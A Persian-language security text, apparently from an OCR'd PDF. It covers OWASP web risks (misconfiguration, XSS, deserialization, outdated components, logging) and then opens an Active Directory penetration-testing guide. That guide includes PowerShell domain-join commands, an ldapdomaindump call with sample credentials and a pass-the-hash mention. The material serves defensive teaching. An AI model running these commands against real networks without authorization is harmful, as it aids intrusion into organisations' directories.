مواردی که باعث رخ دادن این آسیب‌پذیری می‌شوند شامل: نقص وصله نصب نشده، استفاده از تنظیمات پیش‌فرض، وجود صفحات استفاده‌نشده، پرونده‌ها و دایرکتوری‌های محافظت نشده، ارائه خدمات غیرضروری، استفاده از پیکربندی‌های پیش‌فرض سیستم‌های مدیریت محتواها و غیره می‌باشد. همچنین یکی از رایج‌ترین نقایص مدیر وب‌سایت، نگه‌داشتن پیکربندی‌های پیش‌فرض سیستم‌ها است. برنامه‌های CMS امروزی (اگرچه استفاده از آن‌ها آسان است) از نظر امنیتی برای کاربران نهایی می‌توانند مشکل‌ساز باشند. با توجه به این‌که بسیاری از این حملات به‌صورت خودکار انجام می‌شود، لذا بسیاری از این حملات تنها وابسته به تنظیمات پیش‌فرض کاربران است. این به این معناست که هنگام نصب CMS با تغییر تنظیمات پیش‌فرض می‌توان از تعداد زیادی از این حملات جلوگیری کرد.

این آسیب‌پذیری می‌تواند در هر سطح از برنامه‌های کاربردی رخ دهد، از جمله:


- خدمات شبکه
- پلتفرم
- وب‌سرور
- برنامه‌ی سرور
- پایگاه داده
- Framework ها
- کد سفارشی
- ماشین‌های مجازی از پیش نصب‌شده
- Container ها
- حافظه

مثال‌هایی از Security Misconfiguration

یک مثال در حوزه این آسیب‌پذیری، جریان جالب Nahamsec است. th3g3nt3lman توضیح می‌دهد که چگونه به یک نتیجه ارزشمند دست پیداکرده است؛ در واقع وی در redirection Single Sign-On SSO یک پیکربندی نادرست امنیتی پیداکرده است که به او این امکان را می‌دهد به صفحه محافظت‌شده با رمز عبور دسترسی پیدا کند. سرانجام با استفاده از اعتبارنامه پیش‌فرض وارد سیستم شد.

جلوگیری از Security Misconfiguration

- یک فرآیند امن‌سازی قابل تکرار مهیا شود که بتواند به‌سرعت و به‌سادگی در یک محیط دیگر نیز اجرا شود.
- راه‌اندازی یک معماری قوی برای جداسازی مؤثر و امن کامپوننت‌ها.
- ارسال دستورالعمل‌های امنیتی برای مشتریان، به‌طورمثال header های امنیتی
- یک فرایند خودکار برای بررسی اثربخشی تنظیمات در همه محیط‌ها.



Cross Site Scripting (XSS) یک آسیب‌پذیری گسترده است که بسیاری از برنامه‌های وب را تحت تأثیر قرار می‌دهد. حملات XSS شامل تزریق اسکریپت‌های مخرب سمت کاربر به وب‌سایت و استفاده از وب‌سایت به‌عنوان منبع انتشار است.
خطرات موجود در XSS این است که به مهاجم اجازه می‌دهد محتوا را به وب‌سایت تزریق کرده و نحوه نمایش آن را تغییر دهد و مرورگر قربانی را مجبور به اجرای کد ارائه‌شده توسط مهاجم هنگام بارگذاری صفحه می‌کند. طبق بررسی‌ها XSS در حدود دو سوم همه برنامه‌ها وجود داشته است.
درکل، شناسایی و حذف XSS از برنامه‌های وب ممکن است مشکل باشد. بهترین راه برای یافتن این آسیب‌پذیری بررسی امنیتی کد و جستجوی همه مکان‌هایی است که ورودی‌های کاربر در قالب HTML برای کاربر نهایی نمایش داده می‌شود. توجه داشته باشید که از انواع مختلف tag های HTML می‌توان برای انتقال JavaScript مخرب استفاده کرد. Nikto، Nessus و برخی دیگر از ابزارهای موجود می‌توانند به اسکن یک وب‌سایت برای یافتن این نقص کمک کنند. اگر یک قسمت از یک وب‌سایت آسیب‌پذیر باشد، احتمال وجود مشکلات دیگری نیز بسیار زیاد است.


مثال‌هایی از XSS

برای مثال فرض کنید در پنل wp-admin وردپرس خود در حال انتشار یک پست جدید هستید. اگر در همان زمان از افزونه‌ایی که حاوی آسیب‌پذیری stored XSS است استفاده کنید، می‌تواند مرورگر شما را مجبور به ایجاد یک کاربر جدید با نقش مدیر کند یا درحالی‌که در پنل هستید، بتواند یک پست را ویرایش، حذف یا اقداماتی مشابه را انجام دهد.
یک آسیب‌پذیری XSS تقریباً کنترل کامل مهم‌ترین نرم‌افزار رایانه‌های امروزی یعنی مرورگرها را به مهاجم می‌دهد.
این آسیب‌پذیری سه نوع متفاوت را شامل می‌شود که در جدول زیر آورده شده است:

XSS Type	Server	Client
Stored	Stored Server	Stored Client
Reflected	Reflected Server	Reflected Client
DOM-Based		Subset of Client

Reflected XSS:


نوع اول از حمله‌ی XSS یا همان Reflected XSS بیشتر در صفحاتی اتفاق می‌افتد که اطلاعات بدون بررسی از فرم‌های HTML گرفته می‌شوند و در صفحه به نمایش درمی‌آیند. فرض کنید در یک صفحه‌ی جستجو، یک فیلد ورودی قرار داده‌شده است که وظیفه‌ی گرفتن کلمات کلیدی برای جستجوی در پایگاه داده را بر عهده دارد. اگر صفحات جستجوی معمول را در نظر بگیریم پس از فشار دادن دکمه‌ی جستجو، متن جستجو شده، در یک Label در بالای نتایج جستجو به نمایش درخواهد آمد. اگر داده‌ای که به‌عنوان ورودی توسط کاربر از کاربر گرفته‌شده است را بدون هیچ‌گونه بررسی در صفحه‌ی خود به نمایش دربیاوریم، مهاجم به‌راحتی می‌تواند کدهای جاوا اسکریپت مخرب خود را از طریق این فیلد آسیب‌پذیر به صفحه تزریق کند و لینک وب‌سایت به همراه پیلود حمله خود را برای قربانی ارسال کند و پس از اجراشدن کدهای جاوا اسکریپت مخرب در مرورگر قربانی، اطلاعات حساس او سرقت یا ویرایش شوند و یا تغییراتی در محیط کاربری او ایجاد شود. این یک نمونه‌ی ساده از حملات Reflected XSS است. این نوع حمله معمولاً از طریق ایمیل یا یک وب‌سایت بی‌طرف دیگر مثل یک وبلاگ می‌تواند انجام شود.



در شکل بالا نمونه‌ای از اولین نوع حمله‌ی XSS نشان داده‌شده است. در این مثال، ابتدا مهاجم یک لینک دست‌کاری شده را در قالب ایمیل به قربانی ارسال می‌کند. قربانی، بر روی لینک دریافتی کلیک کرده و اطلاعات خود را از وب‌سایت دریافت می‌کند. در مرحله‌ی آخر نیز مرورگر کاربر، این اطلاعات خصوصی را به مهاجم ارسال می‌کند.

Stored XSS:

نوع بعدی که به حمله‌ی Stored یا Persistant معروف است مخرب‌تر نیز می‌باشد. فرض کنید یک فرم شامل یک یا چند textbox برای واردکردن اطلاعات داریم و هدف ما از این صفحه، ثبت‌نام، ارسال یک پست، ارسال یک پاسخ و یا هر چیز دیگری است که پس از ارسال فرم به سمت سرور، این اطلاعات قرار است در پایگاه داده ذخیره شوند. اگر اطلاعات بدون هیچ بررسی در پایگاه داده ذخیره شوند چه اتفاقی خواهد افتاد؟ دیر یا زود مهاجمی پیدا خواهد شد که آسیب‌پذیری این فرم را کشف می‌کند و کدهای مخربی را به‌جای اطلاعات سالم وارد و ارسال خواهد کرد و این کدها هر بار که از پایگاه داده خوانده می‌شوند تا به کاربر نمایش داده شوند، بر روی مرورگر آن کاربر اجرا خواهند شد. اشاره شد مخرب‌تر از نوع قبل، به این دلیل که به‌غیر از اولین بار، هکر دیگر هیچ دخالتی در اعمال خرابکاری نخواهد داشت و این کاربران هستند که با درخواست کد ذخیره‌شده در پایگاه داده، عملاً خود عامل سرقت اطلاعات و یا هر عملیات مخرب دیگر خواهند شد.



در شکل بالا مثالی از این نوع حمله نشان داده‌شده است. در ابتدا فرد خرابکار وارد انجمن گفتگو شده و یک موضوع و پیام با محتوای غیرمجاز ارسال می‌کند. این اطلاعات در پایگاه داده ذخیره می‌شوند. در مرحله‌ی بعد قربانی با درخواست صفحه موضوعات انجمن و مشاهده‌ی موضوع هدف، کد مخرب ذخیره‌شده، اجرا خواهد شد. این اجرای کد مخرب تا زمانی که چاره‌ای برایش اندیشیده نشود اجرا خواهد شد و برخلاف نوع اول که فقط یک‌بار اجرا می‌شد، این حمله به‌دفعات مکرر انجام می‌شود و هکر دیگر نقشی در آن ندارد.

DOM XSS:


در سال ۲۰۰۵ نوع دیگری از حمله XSS به نام DOM Based XSS معرفی شد. این آسیب‌پذیری که ممکن است در برخی از نوشته‌ها به‌عنوان **Type-0 XSS** هم شناخته شود نوعی از حمله‌ی XSS است که داده‌ها و دستورهای مخرب را با هدف تغییر و دست‌کاری محیط مربوط به DOM در مرورگر قربانی اجرا می‌کند. در این روش، پاسخ دریافتی از سرور (response) هیچ تغییری نمی‌کند؛ اما کدهای مخرب مهاجم در صفحه‌ی درخواست شده، به‌گونه‌ای متفاوت اجرا می‌شود و این تفاوت به خاطر تغییرات ایجادشده در محیط DOM است.

جلوگیری از XSS

در اولین گام برای اقدامات پیشگیرانه در جهت کاهش احتمال حملات XSS باید جداسازی داده‌های غیرقابل‌اعتماد از محتوای فعال مرورگر را در نظر بگیریم. راهنمایی‌های OWASP نکات عملی در مورد چگونگی دستیابی به راهکاری برای جلوگیری از XSS را ارائه می‌دهد:

- استفاده از فریمورک‌هایی که با طراحی به‌طور خودکار از XSS جلوگیری می‌کنند، مانند جدیدترین نسخه React JS، Ruby on Rails. محدودیت‌هایی که هر یک از این فریمورک‌ها برای محافظت نسبت به حملات XSS دارند را بیاموزید و مواردی را که تحت پوشش نیستند با استفاده از روش‌های دیگر کنترل کنید.
- برای پیشگیری از XSS سمت سرور، گزینه اول این است که از داده‌های نامعلوم در چارچوب HTML که در آن‌ها قرار داده می‌شود استفاده نکنید. این کار آسیب‌پذیری‌های Reflected and Stored XSS را برطرف می‌کند.
- برای پیشگیری از XSS سمت کاربر، داده‌های غیرقابل اطمینان که می‌تواند محتوای فعال تولید کند، به جاوا اسکریپت و سایر API های مرورگر ارسال نکنید.
- از CSP یا content security policy به شکل صحیح استفاده کنید.

Insecure Deserialization




در این آسیب‌پذیری از داده‌های نامعتبر یا ناشناخته برای ایجاد حمله denial of service (DoS)، اجرای کد، دور زدن احراز هویت و غیره استفاده می‌شود. Serialization فرایندی است که یک شی را به قالبی تبدیل می‌کند که بعداً قابل بازیابی باشد. Deserialization فرآیندی برعکس Serialization است که داده‌ها را از یک فایل، جریان یا شبکه می‌گیرد و آن‌ها را در قالب یک object مجدداً می‌سازد. هر توسعه‌دهنده وب باید این واقعیت را قبول کند که مهاجمان سعی می‌کنند از همه مواردی که با برنامه آن‌ها ارتباط برقرار می‌کند از جمله URL ها تا serialized objects جهت رسیدن به هدف استفاده کنند.

جلوگیری از Insecure Deserialization

- بهترین راه برای محافظت از برنامه وب در برابر این نوع خطر، عدم پذیرش اشیاء سریال سازی شده از منابع غیرقابل اعتماد است.
- اجرای بررسی‌های یکپارچگی مانند امضاهای دیجیتال بر روی هر اشیا سریال سازی شده برای جلوگیری از ایجاد شیء خصمانه یا دستکاری داده‌ها.
- اعمال محدودیت‌های دقیق Deserialization قبل از ایجاد شیء به‌عنوان کد.
- عدم نمایش موارد استثناء و خرابی‌ها، مانند مواردی که نوع ورودی، نوع مورد انتظار نیست.
- محدودکردن یا نظارت بر اتصال شبکه ورودی و خروجی از کانتینرها یا سرورهایی که deserialize شده‌اند.
- مانیتورینگ فرایند deserialization و نمایش هشدار در صورت مشاهده deserialize مداوم و مشکوک توسط کاربر.

Using Components with Known Vulnerabilities

این روزها حتی وب‌سایت‌های ساده مانند وبلاگ‌های شخصی نیز اجزای زیادی دارند. می‌دانیم که عدم به‌روزرسانی هر نرم‌افزار در backend و frontend یک وب‌سایت، بدون شک خطرات امنیتی سنگینی را به همراه خواهد داشت. به‌عنوان‌مثال، در سال ۲۰۱۹، ۵۶ درصد از تمام برنامه‌های CMS که منسوخ‌شده بودند، در معرض آلودگی قرار داشتند.



سؤال این است، چرا ما به‌موقع نرم‌افزار خود را به‌روز نمی‌کنیم؟ چرا امروز این مسئله هنوز چنین مشکل عظیمی است؟
برخی احتمالات وجود دارد، مانند:

- مدیران سایت یا توسعه‌دهندگان نمی‌توانند با سرعت به‌روزرسانی‌ها هماهنگ شوند. به‌هرحال، به‌روزرسانی صحیح به زمان نیاز دارد.
- کدهای قدیمی در نسخه‌های جدیدتر به‌درستی کار نمی‌کند.
- مسئولان وب‌سایت از اینکه چیزی در وب‌سایت آن‌ها از بین برود می‌ترسند.
- مدیران وب، تخصصی برای استفاده صحیح از به‌روزرسانی ندارند.

مشکل در به‌روزرسانی‌ها ممکن است کمی بزرگ به نظر برسد، اما هر زمان که یک هشدار به‌روزرسانی را نادیده بگیرید، ممکن است به یک آسیب‌پذیری شناخته‌شده در سیستم خود اجازه فعالیت بدهید. به ما اعتماد کنید، مجرمان اینترنتی به‌سرعت در مورد نرم‌افزار و لاگ‌ها تحقیق می‌کنند.
Sucuri و OWASP وصله‌های مجازی را برای مواردی که وصله امکان‌پذیر نیست توصیه می‌کنند.
وصله مجازی می‌تواند وب‌سایت‌هایی که دارای آسیب‌پذیری‌های شناخته‌شده‌ای هستند که قابل وصله نیست را با جلوگیری از بهره‌برداری از این آسیب‌پذیری‌ها در برابر حملات، محافظت کند و این کار معمولاً توسط فایروال و سیستم تشخیص نفوذ انجام می‌شود.

چرا این آسیب‌پذیری رخ می‌دهد؟

طبق دستورالعمل‌های OWASP، برنامه‌های قدیمی معمولاً آسیب‌پذیر هستند، اگر:

- از نسخه تمام اجزایی که استفاده می‌کنید (هم در سمت سرویس‌گیرنده و هم در سمت سرور) اطلاعی ندارید.
- نرم‌افزار آسیب‌پذیر، فاقد پشتیبانی یا قدیمی است. این مورد شامل سیستم‌عامل، سرور وب/برنامه، سیستم مدیریت پایگاه داده (DBMS)، برنامه‌ها، API ها و همه components ها، محیط‌های زمان اجرا و کتابخانه‌ها می‌باشد.
- سیستم‌عامل، فریمورک‌ها و وابستگی‌های اساسی را به‌موقع اصلاح یا ارتقاء نمی‌دهید. این امر معمولاً در محیط‌هایی اتفاق می‌افتد که نصب وصله‌های امنیتی به‌صورت یک وظیفه ماهانه یا فصلی است و باعث می‌شود سازمان‌ها در معرض تهدیدات جدی در بسیاری از روزها یا ماه‌ها قرار بگیرند. توسعه‌دهندگان نرم‌افزار، سازگاری کتابخانه‌های به‌روز شده یا وصله داده شده را آزمایش نمی‌کنند.

جلوگیری از Using Components with Known Vulnerabilities

برخی از راه‌های جلوگیری از این آسیب‌پذیری عبارت‌اند از:

- تمام اجزا و کامپوننت‌های غیرضروری را حذف کنید.
- نسخه‌های ابزارهای استفاده‌شده دو سمت کلاینت و سرور را بررسی کنید.
- از کلیه اجزای خود در سمت سرویس‌گیرنده و سمت سرور اطلاع داشته باشید.

• آسیب‌پذیری‌های جدید و قدیمی منتشرشده برای مؤلفه‌ها و اجزا و برنامه‌های استفاده‌شده برای وب‌سایت را چک کنید.
• مؤلفه‌ها و کامپوننت‌ها را فقط از منابع رسمی تهیه کنید.
• از شر مؤلفه‌هایی که به‌طور فعال پشتیبانی نمی‌شوند خلاص شوید.
• با کمک WAF یا IDS و غیره از وصله مجازی برای آسیب‌پذیری‌هایی که قابل وصله شدن نیستند، استفاده کنید.

Insufficient Logging and Monitoring

اهمیت امنیت وب‌سایت را نمی‌توان نادیده گرفت. درحالی‌که امنیت ۱۰۰ درصدی هم یک هدف واقع‌بینانه نیست، روش‌هایی وجود دارد که می‌توانید وب‌سایت خود را به‌طور منظم تحت نظر داشته باشید تا در صورت بروز اتفاقی فوراً اقدام کنید. وقتی سازمانی از ثبت رویدادها و نظارت کافی بر وقایع برخوردار نیست، مهاجمان می‌توانند بدون شناسایی به اهداف خود دست پیدا کنند.
اگر هم نیاز به نظارت بر سرور دارید، OSSEC برای کمک به این کار آزادانه در دسترس است. OSSEC با نظارت بر یکپارچگی پرونده، نظارت بر لاگ ها، بررسی Root و نظارت بر پروسه‌ها، تمام جنبه‌های فعالیت سیستم را به‌طور فعال کنترل می‌کند.

چرا این آسیب‌پذیری رخ می‌دهد؟

• عدم ثبت رویدادهای قابل‌بررسی مانند، رویدادهای ورود به سیستم، تلاش‌های ناموفق برای ورود به سیستم و تراکنش‌های با ارزش بالا.
• ثبت رویدادها فقط به‌صورت محلی.
• عدم ثبت رویدادهای برنامه و API.
• عدم وجود یا مؤثر نبودن هشدارها یا پاسخ‌های مناسب.
• قادر نبودن برنامه به هشدار به‌صورت آنی.
• قابل‌مشاهده بودن لاگ‌ها برای تمامی کاربران که منجر به نشت اطلاعات شود.

جلوگیری از Insufficient Logging and Monitoring

• اطمینان حاصل کنید که تمام ورودی‌ها به سیستم، خطاهای کنترل دسترسی و اعتبار سنجی ورودی ارسال‌شده به سمت سرور را می‌توان با زمینه کاربری کافی برای شناسایی حساب‌های مشکوک یا نادرست ثبت کرد.
• اطمینان حاصل کنید که رویدادها در یک قالبی تولید می‌شود که می‌تواند به‌راحتی توسط یک راه حل مدیریت رویداد متمرکز مورداستفاده قرار گیرد.
• اطمینان از اینکه تراکنش‌های با ارزش بالا دارای یک دنباله حسابرسی با کنترل‌های یکپارچه برای جلوگیری از دست‌کاری یا حذف، مانند جداول پایگاه داده اضافه یا مشابه باشند.
• ایجاد نظارت مؤثر و هشدار به‌طوری‌که فعالیت‌های مشکوک شناسایی و به‌موقع پاسخ داده شوند.
• ایجاد و یا اتخاذ یک پاسخ تصادفی و برنامه ریکاوری، مانند NIST 800-61 rev 2 یا بالاتر.

۱۳ آسیب پذیری معمول در سرویس Active Directory

تهیه و تدوین: محمد ساروقی


مقدمه

هدف از ارائه این مقاله کمک به متخصصین تست نفوذ است که در هنگام بررسی محیط Active Directory مشکلات مربوط به امنیت این سرویس ویندوز سرور را شناسایی می‌کنند. در عمل مراحل یافتن یک آسیب‌پذیری از دید یک متخصص تست نفوذ، استفاده از ابزارهای استاندارد و به‌روز، توانایی اثبات وجود آسیب‌پذیری و در نهایت رفع آن است.
این مقاله شامل ۱۳ مسئله امنیتی است که به‌طورمعمول در هنگام آزمایشات نفوذ زیرساخت‌های داخلی یافت می‌شود. این موارد آسیب‌پذیری جدیدی نیستند و تنها مواردی را شامل می‌شود که به‌طور عمده در ارزیابی‌های امنیتی کشف شده‌اند.

۱- کاربرانی که حق افزودن رایانه جدید به دامنه را دارند.

در نصب پیش‌فرض Active Directory هر کاربر دامنه می‌تواند ایستگاه‌های کاری را به دامنه اضافه کند. این مورد با ویژگی ms-DS MachineAccountQuota تعریف می‌شود که به‌طور پیش‌فرض بر روی ۱۰ تنظیم شده است. این بدان معنی است که هر کاربر دامنه دارای امتیاز کم می‌تواند حداکثر ۱۰ رایانه را به دامنه بیافزاید که در این صورت مشکلی که وجود دارد این است که با این تنظیمات، هر کاربر این امکان را دارد تا با دسترسی به دامنه، رایانه‌های خود را با مزایای زیر به دامنه اضافه کند:
الف) هیچ راه‌حل ضدویروس یا EDR بر روی دستگاه آن‌ها اعمال نمی‌شود.
ب) هیچ تنظیمات یا خط‌مشی GPO بر روی سیستم آن‌ها اعمال نمی‌شود.
ج) به آن‌ها امکان می‌دهد از سطح دسترسی مدیریتی در سیستم خود استفاده کنند.
در شرکت‌های بزرگ، کاربران هرگز نباید سطح دسترسی مدیر در دستگاه‌های خود داشته باشند. این یکی از کنترل‌های اساسی امنیتی است که باید به‌صورت سراسری اعمال شود.
اگر کاربران در سیستم‌های خود سطح دسترسی مدیر داشته باشند می‌توانند اقداماتی از قبیل این که در شبکه یک بسته جدید بسازد، شبکه را پویش کند را انجام دهند و بر روی دستگاه اکسپلویتی را اجرا کند تا سیستم‌های دیگر در شبکه را موردحمله قرار دهد؛ بنابراین کاربران هرگز نباید مجاز به افزودن دستگاهی در دامنه باشند.

نحوه بررسی کردن



۱-ساده‌ترین راه برای بررسی این است که یک دستگاه به‌صورت آزمایشی به شبکه شرکت متصل شود تا بتواند به Domain Controller دسترسی پیدا کند.

۲-در Run ابزار «sysdm.cpl» را اجرا کنید تا پنجره System Properties باز شود سپس بر روی «Change» کلیک کنید و نام دامنه را در بخش مربوطه اضافه و سپس بر روی «ok» کلیک کنید.

۳-اکنون از ما credential خواسته می‌شود، در این بخش از credential کاربری با سطح دسترسی پایین در دامنه استفاده کنید. در صورت موفقیت باید «Welcome to the org.local domain!» نمایش داده شود. سپس دستگاه موردنظر باید به Active Directory در بخش Computers container یا CN اضافه شود. با استفاده از دستورات PowerShell زیر نیز می‌توانیم سیستم خود را به AD اضافه کنیم:

```
add-computer –domainname <FQDN-DOMAIN> -Credential <DOMAIN>\<USER> -restart –force
# Example
add-computer –domainname org.local -Credential ORG\john -restart –force
```

پس از راه‌اندازی مجدد، دستگاه باید به دامنه ملحق شده باشد. حال باید بررسی کنیم که رایانه ما واقعاً به دامنه اضافه‌شده است. توجه داشته باشید که اگر به domain controllers دسترسی داشته باشیم با استفاده از دستور زیر لیست همه رایانه‌هایی که توسط کاربرانی که مدیر نیستند به دامنه اضافه‌شده است، نمایش داده می‌شود:

```
Import-Module ActiveDirectory Get-ADComputer -LDAPFilter “(ms-DS-CreatorSID=*)” -Properties
ms-DS-CreatorSID
```

۲- ویژگی AdminCount بر روی کاربران عادی تنظیم‌شده است.

از ویژگی AdminCount در Active Directory برای محافظت از کاربران administrative و اعضای گروه با سطح دسترسی بالا مانند موارد زیر استفاده می‌شود:

- Domain Admins
- Enterprise Admins
- Schema Admins
- Backup Operators
- Server Operators
- Replicator
- و غیره.

باید توجه داشت که این مورد، فعالیت‌های داخلی آن پیچیده است که شامل شئ AdminSDHolder و فرآیند SDProp است که به‌طور دوره‌ای چنین حساب‌هایی را اصلاح می‌کند. به‌طور خلاصه AdminCount هرگز نباید بر روی کاربران عادی تنظیم شود، زیرا می‌تواند به آن‌ها سطح دسترسی بالایی بدهد.

به‌عنوان‌مثال این ویژگی می‌تواند از اعمال Group Policies و ACL-های تعریف‌شده توسط سازمان برای کاربران جلوگیری کند یا از طرف دیگر می‌تواند منجر به اختصاص دادن سطح دسترسی بالا به آن‌ها شود. در هرصورت این کاربران می‌توانند مانند یک «دربِ پشتی» تهدیدی برای امنیت سازمان باشند.
مشکل این است که وقتی کاربر به هر گروه با سطح دسترسی بالا اضافه می‌شود، ویژگی AdminCount به‌طور پیش‌فرض بر روی ۱ تنظیم می‌شود، اما با حذف کاربر از این گروه‌ها، هرگز به‌طور خودکار تغییر و صفر نمی‌شود.

نحوه بررسی کردن

برای یافتن کاربرانی که ویژگی AdminCount بر روی ۱ تنظیم‌شده است می‌توانیم از ابزار LDAPDomainDump استفاده کنیم. این ابزار اطلاعات حیاتی را در مورد همه کاربران، گروه‌ها و رایانه‌های موجود در دامنه جمع‌آوری می‌کند. تمام آنچه که ما نیاز داریم اعتبار هر کاربر دامنه دارای امتیاز کم و توانایی دستیابی به پورت LDAP کنترل‌کننده دامنه است.

مراحل بررسی به این صورت است:
۱-ابتدا اطلاعات را از domain controller جمع‌آوری کنید:

```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP> #
```

مثال:

```
python ldapdomaindump.py -u example.com\\john -p pass123 -d ‘;’ 10.100.20.1
```

توجه داشته باشید که به‌جای رمز عبور از NTLM hash استفاده می‌کنیم (تکنیک Pass the hash)
۲-هنگامی‌که فرایند انجام شد می‌توانیم با تجزیه فایل «domain_users.json» لیست کاربرانی که ویژگی AdminCount آن‌ها بر روی ۱ تنظیم‌شده است را بدست آوریم:

```
jq -r ‘.[].attributes | select(.adminCount == [1]) | .sAMAccountName[]’ domain_users.json
```

